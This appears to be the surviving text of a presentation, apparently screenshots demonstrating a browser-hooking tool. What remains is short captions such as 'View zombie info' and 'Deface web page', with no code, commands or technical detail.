
View zombie info




Send an alert




Send an alert (zombie view)



Deface web page



Deface web page (zombie view)



Thank you !